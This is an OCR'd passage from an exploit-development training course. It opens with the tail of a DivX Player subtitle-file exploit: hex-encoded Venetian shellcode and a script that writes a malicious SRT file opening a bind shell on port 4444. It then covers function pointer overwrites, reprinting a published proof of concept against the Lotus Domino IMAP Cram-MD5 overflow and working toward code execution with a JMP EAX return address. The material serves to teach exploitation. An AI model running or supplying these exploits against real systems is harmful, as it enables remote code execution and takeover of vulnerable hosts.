"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\xce\x6D\x40\x6D\x40\x6D\x80\x60\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")

# PoC Venetian Bindshell on port 4444 - ph33r
shellcode  = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + crawl + half_bind + rest

f = open(file,'w')
f.write("1 \n")
```

```
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

Final Exploit source code

EAX now points to the first NULL byte and the venetian writer starts replacing all the zeroes with the second half of our bind shell.



Figure 48: EAX pointing to the first NULL byte of the buffer



Figure 49: Venetian writer in action



Figure 50: Conditional jumps bridging to shellcode



Figure 51: Getting our shell

Exercise

1) Repeat the required steps in order to discover the bad character in memory

2) Obtain a shell by fully exploiting DivX Player

EAX= 0653EED0
Shellcode = 065406FF
Diff = 6162 Bytes
/256

→ 24.07 → 25

Module 0x05 Function Pointer Overwrites

Lab Objectives

- **Understanding and abusing Function Pointers**
- **Exploiting Lotus Domino IMAP Server**

Overview

In computer programming, pointers are variables used to store the address of simple data types or class objects. They can also be used to point to function addresses and, in this case, they are classified as function pointers[40]. Dereferencing a function pointer has the effect of calling the function residing at the address pointed by it.

Function pointers give both incredible flexibility, allowing the programmer to build useful "application mechanisms" such as callbacks[41] and a further approach to control execution flow by the attacker point of view.

Function Pointer Overwrites

When a function is called, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped in to the *EIP* register when *RETN* instruction is performed. In classic stack buffer overflows[42], the attacker gains code execution by overflowing the stack and overwriting a function return address. Nevertheless, there are other methods the attacker can use to gain code execution. There are cases where a vulnerability allows the attacker to overwrite a function pointer. Later on, when the function is called, control is transferred to the overwritten address which usually contains attacker's shellcode. Figure 52 and Figure 53 show respectively a hypothetic legitimate function pointer call and a hijacked one.

Retn → Pop eip

[40] http://en.wikipedia.org/wiki/Function_pointer

[41] http://gethelp.devx.com/techtips/cpp_pro/10min/10min0300.asp

[42] http://en.wikipedia.org/wiki/Buffer_overflow#Stack-based_exploitation



Figure 52: Legitimate function pointer in memory



Figure 53: Abused function pointer in memory

In the article, "Protecting against Pointer Subterfuge (Kinda!)"[43], it details the concept behind function pointer abuse and the protections implemented in Windows XP SP2 and Windows Server 2003 SP1 against such attacks. In the code below you can see a small chunk of code taken from [43], presenting a typical function pointer overwrite situation:

```
voidfoobarFunc() {
        // function code
}

typedef void (*pfv )(void);

intVulnerableFunc(char *szString) {
        charvulnbuf[32];
        strcpy(vulnbuf,szString);
        pfvfp = (pfv)(&foobarFunc); // function pointer to foobarFunc
        // some code
        (*fp)(); // foobarFunc is called
        return 0;
}
```

Function Pointer Overwrite Vulnerable Code

Because there is no check on the length of *szString*, the *vulnbuf* stack variable can be overflowed - possibly leading to the overwrite of the function pointer fp. If fp can be overwritten by the attacker's evil crafted pointer, oncefoobarFunc is called upon the dereference of "fp" pointer, code execution is gained.

[43]http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx

IBM Lotus Domino Case Study: IMAP Cram-MD5 Buffer Overflow POC

In this module we will exploit a vulnerability that affected Lotus Domino IMAP service[44] in 2007. The vulnerability allows remote attackers to execute arbitrary code on the *imap* server without the need of authentication.

As explained in the advisory[45], the flaw occurs during the Cram-MD5[46] authentication process because no checks are preformed on the length of the supplied username prior to processing it through a custom copy loop. The vulnerability is triggered when the username supplied by the user is longer than 256 bytes leading to a function pointer overwrite.

Let's examine the first *POC* published on milw0rm by Winny Thomas[47]:

```
#!/usr/bin/python
#
# Remote DOS exploit code for IBM Lotus Domino Server 6.5. Tested on windows
# 2000 server SP4. The code crashes the IMAP server. Since this is a simple DOS
# where 256+ (but no more than 270) bytes for the username crashes the service
# this is likely to work on other windows platform as well. Maybe someone can carry
# this further and come out
# with a code exec exploit.
#
# Author shall bear no responsibility for any screw ups caused by using this code
# Winny Thomas :-)
#

import sys
import md5
import struct
import base64
import socket


def ExploitLotus(target):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((target, 143))
        response = sock.recv(1024)
        print response
```

[44]http://www.securityfocus.com/bid/23172/info

[45]http://www.securityfocus.com/archive/1/464057

[46]http://en.wikipedia.org/wiki/CRAM-MD5

[47]http://www.milw0rm.com/exploits/3602

```
        auth = 'a001 authenticate cram-md5\r\n'
        sock.send(auth)
        response = sock.recv(1024)
        print response

        # prepare digest of the response from server
        m = md5.new()
        m.update(response[2:0])
        digest = m.digest()
        payload = 'A' * 256
        # the following DWORD is stored in ECX
        # at the time of overflow the following call is made
        # calldwordptr [ecx]. However icouldnt find suitable conditions under
        # which a stable pointer to our shellcode
        # could be used. Actually i have not searched hard enough :-).

        payload += struct.pack('<L', 0x58585858)
        # Base64 encode the user info to the server
        login = payload + ' ' + digest
        login = base64.encodestring(login) + '\r\n'

        sock.send(login)
        response = sock.recv(1024)
        print response

if __name__=="__main__":
        try:
                target = sys.argv[1]
        except IndexError:
                print 'Usage: %s <imap server>\n' % sys.argv[0]
                sys.exit(-1)
        ExploitLotus(target)

# milw0rm.com [2007-03-29]
```

POC01 Source Code

Running the previous POC and attaching the *nimap.exe* process in Immunity Debugger gives the expected result as shown below. You can see that the *ECX* register is under our control and that the *EAX* register points to the end of our controlled buffer.



Figure 54: EAX pointing to the end of the controlled buffer

The original POC states that the function pointer overwrite is triggered with a buffer size between 256 and 270 bytes, this means that if we can find a way to jump into our buffer by exploiting the *EAX* register, we will have 14 bytes available to run our preliminary shellcode. This is more than enough to jump back to the beginning of our buffer. Furthermore, because our intent is to get a remote shell, 256 bytes of shellcode are not enough! One possibility to get past this is to find a way to inject our payload in memory and then try to reach it by using an egghunter; we will see how to do this later, we first need to control execution.

Exercise

1) Repeat the require steps in order to crash the IMAP service. Verify your control of the *ECX* and *EAX* registers. What kind of RET is required in order to gain code execution?

IBM Lotus Domino Case Study: from POC to exploit

Let's analyze the vulnerability trigger in order to make an attack hypothesis. We know that we have control over *ECX* and *EAX* and that the access violation happens while executing a ***"CALL PTR DWORD [ECX]"*** instruction. If our intent is to jump at the end of the buffer using a *JMP EAX* instruction, we will need to find a "pointer" somewhere in memory to its address. This happens as the *CALL* instruction will dereference a pointer at the address contained in the *ECX* register and then execute code at the address resulted by the dereferenced operation. Below you can find the attack schema that we are going to follow.



Figure 55: Attack Hypothesis

There's another problem we will face while following the above schema: a *JMP EAX* opcode will redirect the execution flow at the same address that contains the RET itself, (*EAX* points to the address containing the *ECX* value), which means that **our pointer address will be executed** as a sequence of opcodes. We will worry about this issue later on.

Let's try to replace the *0x58585858* value in original POC with a *JMP EAX* instruction address to better understand the first problem explained above. The fastest way to search for a valuable RET, in this case, is probably the Immunity Debugger PyCommand bar. Typing ***"!search JMP EAX"*** you will receive many return addresses quickly.



Figure 56: Searching for a suitable return address

Once we have a *JMP EAX* address, we replace the RET in the original POC, reattach the debugger, set a breakpoint on the *CALL DWORD PTR DS:[ECX]* instruction (we found it during last debugging session, *0x605BD7A8*) and relaunch the attack:

```
[...]

# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x603A17FD) # JMP EAX nnotes.dll

[...]
```

Changing the return address

As expected and shown in Figure 57, the execution flow stops at the breakpoint set, and, in the following *CALL* instruction, the address of our *RET*, *0x603A17FD*, is going to be treated as a pointer. The *CALL* in fact is going to try to execute code at *0x0004E0FF* which is the *DWORD* found at our *RET* address.

Resuming execution, obviously, lead to an "uncontrollable crash". Now the question is: "which is the fastest way to search for a pointer to a *JMP EAX* instruction?".

In the next paragraph we will introduce the Immunity Debugger API and we will see how to implement our own PyCommand search tool that will help us in the task of searching valuable return addresses.

